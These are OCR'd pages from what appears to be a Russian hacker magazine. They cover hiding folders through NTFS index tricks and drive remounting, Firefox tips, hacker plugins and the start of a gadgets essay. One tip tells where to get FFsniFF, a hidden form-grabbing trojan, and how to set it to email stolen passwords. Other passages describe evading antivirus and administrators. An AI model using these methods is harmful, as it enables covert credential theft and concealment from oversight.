
```
$REM размонтируем D:
$mountvol.exe D: /D
$REM монтируем логический диск на каталог C:\KPNC
$mountvol.exe C:\KPNC \\?\Volume{fd9b89a6-5675-11d9-
9ed9-bd1445c469e4}\
```

Диск D: послушно удалился из «Моего компьютера»,и его как будто бы нет, однако, открыв каталог C:\KPNC, мы увидим его содержимое в целости и сохранности, со всеми программами, которые мы туда перенести. И программы продолжат работать как ни в чем не бывало, поскольку с их точки зрения совершенно ничего не изменилось.
Два маленьких замечания напоследок. Первое: для монтирования/размонтирования дисков необходимо обладать правами администратора. Второе: монтирование диска на непустой каталог невозможно, так что даже не пытайся это делать.

Заключение
Помимо приведенных способов сокрытия файлов и папок, существует масса других привлекательных трюков, однако рассмотреть их в рамках скромной журнальной статьи нет никакой возможности, тем более что всякий описанный трюк утрачивает свою магическую силу, в результате чего найти спрятанный файл сможет любой желающий. Трюки же, изобретенные тобой, как правило, оказываются намного более надежными. Их не берут ни антивирусы, ни суровые администраторы, ни жены, ни начальники. А вот дети — раскусывают! Невероятно, но факт! Так что играть в прятки с детьми взрослым сложнее всего. Дети мыслят совсем не так, как мы. У них гибкий мозг, еще не испорченный штампами, природная любознательность и потрясающая наблюдательность.

СТРОГО ДОЗИРОВАННОЕ РАЗРУШЕНИЕ ИНДЕКСОВ

Файловая система NTFS примечательна тем, что в ней нет каталогов (в том понимании, которое вкладывает в этот термин MS-DOS). В NTFS есть только индексы, и как в любой базе данных, индексы являются лишь вспомогательными структурами данных, используемыми для быстрого поиска (вывод содержимого заданной директории есть не что иное, как операция поиска принадлежащих ей файлов и подкаталогов).
Причем в NTFS можно индексировать не только директории, но и другие атрибуты, например, файлы по размеру (правда, это не реализовано в текущих версиях драйвера).
Основная информация о файлах и порядке их размещения на диске хранится в служебном файле, именуемом $MFT, который содержит все необходимое для нормального функционирования FS, в том числе и каталоги, являющиеся обычными файлами, ну... или практически обычными...
Индексы дублируют их содержимое. При открытии файла поиск идет только по $MFT, поскольку, как известно, поиск в линейном массиве намного быстрее, чем обход кучи деревьев, разбросанных по диску. Тем более не нужно забывать, что у файла может быть несколько имен, но индексы допускают лишь включение одного. То есть файл, имеющий несколько атрибутов имен (типа MS-DOS-имя, POSIX-имя, NTFS-имя), как ни крути, нужно искать в $MFT. Индексы используются командой DIR, но API-функции операционной системы (такие, как CreateFile, CreateProcess) пляшут от $MFT, поэтому можно скрыть папку Windows, не нарушив ее работоспособность!
Это достигается за счет удаления каталога из индексов любым подходящим дисковым редактором (например, NtExplorer от Runtime Software). Тогда она не будет отображаться нигде, однако прямой» запуск (путь + имя файла) продолжит нормально работать. Другим словами, если мы удаляем папку Windows из индексов, команда DIR C:, как и следовало ожидать, не покажет ее, но вот DIR C:\Windows отработает нормально. Впрочем, при первом же запуске chkdsk'а он ее вылечит, восстановив недостающую запись в индексах. Тут его, правда, можно обломать, но тогда придется перестраивать кучу структур данных на диске (подобнее о которых можно прочитать в книжке Криса Касперски «Восстановление данных — практическое руководство»), а это утомительно и небезопасно. Зато такое сокрытие не требует присутствия резидентов в памяти, абсолютно безглючно и ничем (кроме chkdsk'а) не обнаруживается...
Еще на NTFS-разделах можно создавать «виртуальные папки» (термин взят из мира web). Допустим, мы имеем папку C:\X\Y\. Так вот, папка Y существует, а X — нет. Точнее, она существует, но у нее удален uplink на корень C:\, и потому добраться до Y можно, только зная полный путь. Chkdsk на это внимания уже не обращает.
Перейти в папку C:\X также нельзя, DIR C:\X скажет, что нету здесь никакой папки X и отродясь не бывало. Таким образом, Y надежно скрыта от глаз пользователя и антивирусов. В ней же можно держать все что угодно... Правда, антивирусы сканируют запущенные процессы, и потому положить в нее резидента не получится, как не получится и положить троянский плагин, поскольку нам придется прописывать полный путь, а его-то антивирусы захавают... Но зато спрятать игрушку, видеофильмы и прочую порнушку можно без труда и напряжения мозговых извилин.
Во всяком случае, на W2k автор проделывал этот трюк неоднократно, особенно часто на ZIP-дискетах (не путать с PKZIP-архиватором!). Была необходимость пронести на них исполняемые файлы, перед этим отдав их на проверку администратору. Тот посмотрел, а там одни нормальные файлы, никакие не исполняемые. Кстати, с ZIP'ом намного безопаснее экспериментировать, чем с hdd, и он быстрее, чем виртуальный диск под VMWare...


Полковник Кольт
сделал людей равными.
Первым среди равных
стал Джон Купер.
ДЕСПЕРАДО 3
СХВАТКА В ПРЕРИЯХ
ДОЛГОЖДАННОЕ ПРОДОЛЖЕНИЕ ЛЕГЕНДАРНОГО PC-ВЕСТЕРНА
КЕЙТ О ХАРА ПАБЛО САНЧЕС СЭМ ВИЛЬЯМС ДОК МАККОЙ ЯСТРЕБИНЫЙ ГЛАЗ
РЕКЛАМА
© 2007 SPELLBOUND Entertainment AG. All rights reserved. "SPELLBOUND", the SPELLBOUND logo and
PLAY TEN
PhysX

СТЕПАН ИЛЬИН
/ STEP@GAMELAND.RU/

Что можно натворить с Firefox?!

16 фактов о Firefox, которые ты наверняка не знал

Среди огромной армии поклонников Firefox лишь малая часть знает о том, почему этот браузер так примечателен и как его правильно использовать. Остальные же тупо юзают голый движок Огненной Лисы, в лучшем случае лишь подозревая, что его скромную функциональность можно каким-то образом расширить. Стоп! О каких плагинах может идти речь, если даже со стандартными возможностями браузера знакомы далеко не все?




Из огромного числа советов и рекомендаций по настройке и использованию Firefox мы постарались отобрать самые полезные и часто применяемые твики. При всей их простоте настоятельно рекомендую взять их на вооружение. Очень скоро ты поймешь, что каждая функция Firefox реализована не случайно и позволяет экономить массу времени. А время — это, как известно, деньги, и чем быстрее ты найдешь нужную информацию, тем быстрее разберешься со своими проблемами. Собственно, это и есть первый твик.


Прелести жизни

1. Для того чтобы отыскать нужную информацию на странице, необязательно открывать окно поиска. Найти слово на странице можно очень быстро, набрав его на клавиатуре со знаком слеша: /слово. Оно тут же выделится желтым цветом. Следующее совпадение будет найдено по нажатию <Ctrl-G> или <F3>.

2. Новую вкладку можно открыть, дважды кликнув на свободном месте Tab Bar или с помощью горячей клавиши <Ctrl-T>.

3. Многие мучаются с закладками и даже для того, чтобы их рассорти-


> Страница с параметрами, скрытыми от глаз обычного пользователя


> Отслеживаем исходящие запросы браузера с помощью Tamper Data


ровать, используют окно управления букмарками. Действительно, если просто пытаться перемещать их между папками, ничего не получится. Однако функции drag'n'drop, на самом деле, реализованы, просто использовать их нужно, удерживая клавишу <Shift>.

4. Обращаться к наиболее часто используемым закладкам можно намного быстрее, назначив для них ключевые слова (так называемые алиасы). Рецепт такой: нажми правой кнопкой мыши на закладку, зайди в ее свойства и введи ключевое слово в пункте «Краткое имя». Поступив, таким образом, можно, например, быстро перейти на сайт www.xakep.ru, набрав в адресной строке просто «ха».

5. Полем для быстрого поиска, избавляющим нас от необходимости напрямую обращаться к поисковым механизмам, я пользуюсь десятки, а иногда и сотни раз в день. Единственная загвоздка состоит в том, что список поддерживаемых поисковиков хоть и расширяем, но весьма ограничен. А ведь так иногда хочется реализовать оперативный доступ к полю поиска любимого сайта или форума. К счастью, делается это очень просто опять же с помощью системы алиасов. Перейди на страницу с полем поиска нужного сайта, кликни по нему правой кнопкой мыши и в контекстном меню выбери «Добавить краткое имя для данного поиска». Все, что теперь нужно, — это в адресной строке набрать имя алиаса, а затем ключевые слова для поиска: ха эксплойт для IE. Круто!

Маленькие хитрости

6. Firefox честно расскажет, что он сохранил в кэш, если набрать в адресной строке следующее: about:cache?device=disk. Кстати говоря, любые страницы из кэша можно серфить, просто выбрав в меню «Файл → Работать автономно».


> Для более глубокого исследования страницы пригодится плагин View Dependencies

7. А если в качестве адреса ввести «about:cache?device=memory», на экране отобразится информация о том, что в настоящий момент находится в памяти процесса.

8. На что только не идут веб-мастера, чтобы защитить свой контент от кражи. Доходит даже до абсурда, когда с помощью JavaScript изменяется реакция на клик правой кнопкой мыши. Вместо появления контекстного меню браузера, выскакивает непонятное сообщение об ошибке. Такую самодеятельность лучше всего пресечь следующим образом: «Инструменты → Опции→ Дополнительно» и снять галку с опции «Отключать или заменять контекстное меню».

9. То, что браузер сохраняет посещенные URL и потом предлагает подходящие варианты во время ввода адреса, знает каждый. Удобная штуковина, однако может поставить тебя в неудобную ситуацию, если в этот список попадает что-то компрометирующее. Что делать? Удалять всю историю посещений («Инструменты → Удалить личные данные») — хороший вариант, но только на чужом компьютере. А дома лучше всего подчистить список сохраненных URL вручную и частично. Просто начни вводить адрес нужного сайта и, после того как в выпадающем списке появится URL, наведи на него и нажми <Delete>.

Тюнинг производительности

10. Если ты заметил, что встроенный менеджер закачек сильно тормозит, а его окошко появляется с заметной задержкой, очисти логи загрузок: «Инструменты → Личные данные → История закачек». Кстати говоря, начать новую закачку можно очень оперативно, перетащив линк на файл в окно Download Manager.

11. Браузер может работать намного быстрее, если внести коррективы

ГОРЯЧИЕ КЛАВИШИ

<Пробел> — страница вниз
<Shift-Пробел> — страница вверх
<Ctrl-F> — поиск
<Alt-N> — поиск следующего совпадения
<Ctrl-D> — добавить страницу в закладки
<Ctrl-T> — новая вкладка
<Ctrl-K> — перейти в поле поиска
<Ctrl-L> — перейти в адресное поле
<Ctrl-=> — увеличить размер шрифта
<Ctrl--> — уменьшить размер шрифта
<Ctrl-W> — закрыть вкладку
<F5> — перезагрузить страницу
<Alt-Home> — перейти на домашнюю страницу



> Мануал по созданию собственных плагинов — http://roachfiend.com/archives/2004/12/08/how-to-create-firefox-extensions; Взлом AJAX-приложений при помощи Firefox — www.securityfocus.com/infocus/1879; Описание всех скрытых параметров Firefox — http://kb.mozillazine.org/Firefox_:_FAQs_:_About:config_Entries.




> Архитектура Firefox позволяет вносить любые изменения во внешний вид программы, фактически изменяя его до неузнаваемости. Для этого достаточно знать нужные директивы и прописать их в файле UserChrome.css. Как их узнать? Прочитав об этом на сайте www.mozilla.org/unix/customizing.html.



> Не забудь взглянуть на наш DVD-диск — там тебя ждет масса полезностей для Firefox.



> Составляем запрос к серверу с помощью Hackbar



> Отладка JavaScript-сценария

в некоторые настройки, которые скрыты от глаз обычного пользователя и становятся доступными, если набрать в адресной строке — «about:config». Тут ты найдешь параметр browser.sesionhistory.max_entries, с помощью которого задается максимальное количество сайтов, подгружаемых Firefox в свою память. Такие сайты моментально открываются прямо из памяти, если мы переходим на них вновь (например, нажимаем кнопку «Назад» или «Вперед»). По умолчанию этот параметр равен 50. Представляешь: пять десятков сайтов, постоянно висящих в памяти без особой необходимости. Так дело не пойдет, поэтому уменьши этот параметр до пяти и наслаждайся результатом.

12. Зачем процессу занимать десятки и даже сотни мегабайт оперативки, если окно Firefox свернуто? Действительно, незачем. С помощью ключа config.trim_on_minimize можно переместить процесс свернутого браузера на жесткий диск. После этого в оперативке остается только 8-10 Мб. Однако в списке параметров about:config некоторые важные опции по умолчанию отсутствуют, в том числе и названный ключ. Поэтому его придется создать самостоятельно: кликни правой кнопкой мыши по списку параметров, далее в меню выбери «Создать → Логическое», задай имя названной опции и укажи true. Вот и все.

13. Еще один совет — ограничь максимальное количество памяти, которое Firefox может использовать. За это отвечает параметр browser.cache.memory.capacity. Оптимальную величину этого параметра нужно подобрать самому, но для установки начального значения руководствуйся следующим принципом. Если у тебя 512-1024 Мб оперативки, то значение параметра можно выставить в 15000. Если 128-512 Мб, то — в 500.

14. Сложно сосчитать, сколько раз я закрывал браузер с нужными вкладками или, что еще хуже, с заполненными полями. Сколько можно? Если выставить опции browser.startup.page значение «3», то браузер автоматически будет восстанавливать последнюю сессию.

Безопасность


15. А как насчет трояна внутри Firefox — идеального шпиона, который находится в недрах браузера и в принципе не может быть обнаружен антивирусами? Такая штуковина существует. Она называется FFsniFF (http://azurit.elbiahosting.sk/ffsniff) и устанавливается как обычный плагин, превращая браузер в формграббер. Каждый раз, когда пользователь будет жать кнопку «Submit», FFsniFF будет искать среди введенных данных пароли. Все найденные пассворды отправляются на указанный в настройках email-адрес. Кстати, о настройках. Плагин не имеет графического интерфейса (более того, он даже умеет прятать себя в списке плагинов, используя один из последних багов Огненной Лисы), так что придется поковыряться ручками в файле chrome/content/ffsniff/ffsniffOverlay.js и указать email-адрес для отправки, а также рабочий SMTP-сервер.

16. Напротив, чтобы предотвратить перехват данных (правда, не формграбберов, а кейлоггеров), рекомендую использовать KeyScrambler Personal (https://addons.mozilla.org/ru/firefox/addon/3383). Главная часть системы работает на уровне ядра, и шифрует все коды, поступающие с клавиатуры, и уже в криптованном виде передает браузеру. Тот с помощью специальной насадки плагина дешифрует коды клавиш и отправляет дальше по сети. Кейлоггеры при таком раскладе остаются не удел, записывая в свои логи бесполезные шифровки вместо реальных кодов клавиш.






> Оперативно редактируем Cookie



> Создаем алиас для быстрого поиска



> Этот параметр позволяет уменьшить аппетиты Firefox по части оперативной памяти



> Вердикт Header Spy: на сервере крутится Apache 2.0.52

ПЛАГИНЫ ДЛЯ ХАКЕРА

Рассматривать обычные плагины — дело довольно утомительное. Обзоры можно найти где угодно, в том числе и архивах нашего журнала. Куда интереснее разобраться, как превратить Firefox в верный инструмент хакера, напичканный всевозможными вспомогательными утилитами. Итак, поехали.

WHOIS и определение месторасположения

Чтобы оперативно выяснить IP-адрес текущего сайта, советую установить плагин ShowIP, а для получения более детальной информации — Active Whois. Теперь IP'шник будет отображаться прямо в поле статуса. Можно пойти дальше и посмотреть физическое месторасположение сервера на карте мира — с этим справится Shazou. Один из моих знакомых хакеров рекомендует установить специальную панель — Bibirmer Toolbar, представляющую собой сборную солянку сервисов WhoIs, DNS Report, Geolocation, Traceroute, Ping.

Анализ ресурса

Перехватить HTTP-хедеры, чтобы посмотреть, что передается серверу и что от него возвращается обратно, вполне реально без посторонних программ. Достаточно лишь установить плагин Header Spy или Header Monitor. Кстати говоря, одним только перехватом дело не ограничивается, и ты можешь на лету изменять параметры полей. Чаще всего приходится подделывать информацию об используемом браузере, но в этом случае лучше всего задействовать специализированную добавку — User Agent Switcher. Если ты внимательно читал наши материалы о поисковой системе Google, то должен знать, насколько полезным может оказаться этот поисковик во время изучения чужого сайта. Главное — быть знакомым с операторами поиска или же установить шпаргалку — плагин Advanced dork.

Программирование


Одним из самых мощных плагинов для Firefox является отладчик Firebug. Он интегрируется в Firefox на глубоком уровне и позволяет в реальном времени изменять, отлаживать и просто отслеживать выполнение HTML-кода, CSS, JavaScript на абсолютно любой странице. Таких возможностей не предоставляют даже отдельные пакеты для разработчиков. Встроенный редактор-просмотрщик кода («Вид → Исходный код страницы») хоть и неплох, но всегда хочется использовать более привычные инструменты. Благодаря установленному JSView Firefox будет отображать исходный код документа во внешней программе, которую ты укажешь в настройках или просто новой вкладке. Что касается XML-разработчиков, то им сам Бог велел установить специальную панель — XML Developer Toolbar. Все стандартные утилиты, которые обычно распространяются в специализированных средах разработки, теперь будут как на ладони.

Работа с cookies

Каждый раз, когда форум узнает тебя, а не спрашивает имя и пароль заново, в этом участвуют кукисы и сессии. Если немного с ними помухлевать, вполне реально добиться интересного результата. Удобный интерфейс для прямого доступа к кукисами предоставляет плагин Add N Edit Cookies, позволяющий добавлять и редактировать как параметры текущей сессии, так и сохраненные кукисы. Если тебе интересно, в какой форме и кто сохраняет «плюшки», рекомендую установить насадку Allcookies, которая будет складывать абсолютно всю информацию в текстовый файл. Еще один занятный плагин — CookieSwap. В его компетенции управление несколькими профайлами, в каждом из которых хранятся свои кукисы, позволяющее быстро переключаться между ними во время серфинга. Я использую его на всю катушку, чтобы работать с разными аккаунтами на сервисах Google (www.gmail.com и т.д.)

Хакерские радости

Если тебе нужен инструмент для поиска XSS-дыр, осуществления SQL-инъекции и выполнения прочих атак прямо внутри сайта, то HackBar — это именно тот плагин, который ты искал. Понятно, что он не сделает всю работу за тебя, но в том, что он ее облегчит, даже не сомневайся. Другая полезная хакерская тулза Tamper Data предназначена для изменения на лету POST-запросов (как, впрочем, и HTTP/HTTPS-заголовков). А FoxyProxy лучше всех позаботится о твоей анонимности, предоставив шикарный интерфейс для управления и переключения между прокси-серверами.



ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /

Будущее рядом!

Гаджеты будущего, существующие уже сегодня

Как говорил один умный человек, «...будущее уже здесь, только оно неравномерно распределено». Это очень точно описывает ситуацию в области хай-тека, которая сложилась сейчас в мире. С одной стороны, повальная информатизация, беспроводный интернет, спутниковый шпионаж с помощью Google Earth, а с другой — тот факт, что электрификация Европы полностью закончилась только в прошлом году. Это при том, что лампочку Ильича в наших селах советский народ увидел уже в 30-е годы прошлого века.



И это очень печально. Представь себе, что инопланетяне совершили вынужденную посадку у нас на Земле и их экипаж выпрыгнул на двух капсулах с корабля. Первая попала в дебри Африки, например, в республику Чад. А вторая — прямиком на Манхэттен. Я думаю, что, связавшись после приземления, наши гости будут уверены в том, что находятся на разных планетах — столь контрастны технологии этих регионов Земли.

И фантасты в этом, конечно же, не виноваты — очень многое зависит от мировой политики, глобализации, да и просто уровня развития отдельных стран и народов. И тут ничего не поделаешь. Технологический разрыв есть и будет существовать, по крайней мере до всеобщей глобализации человечества.

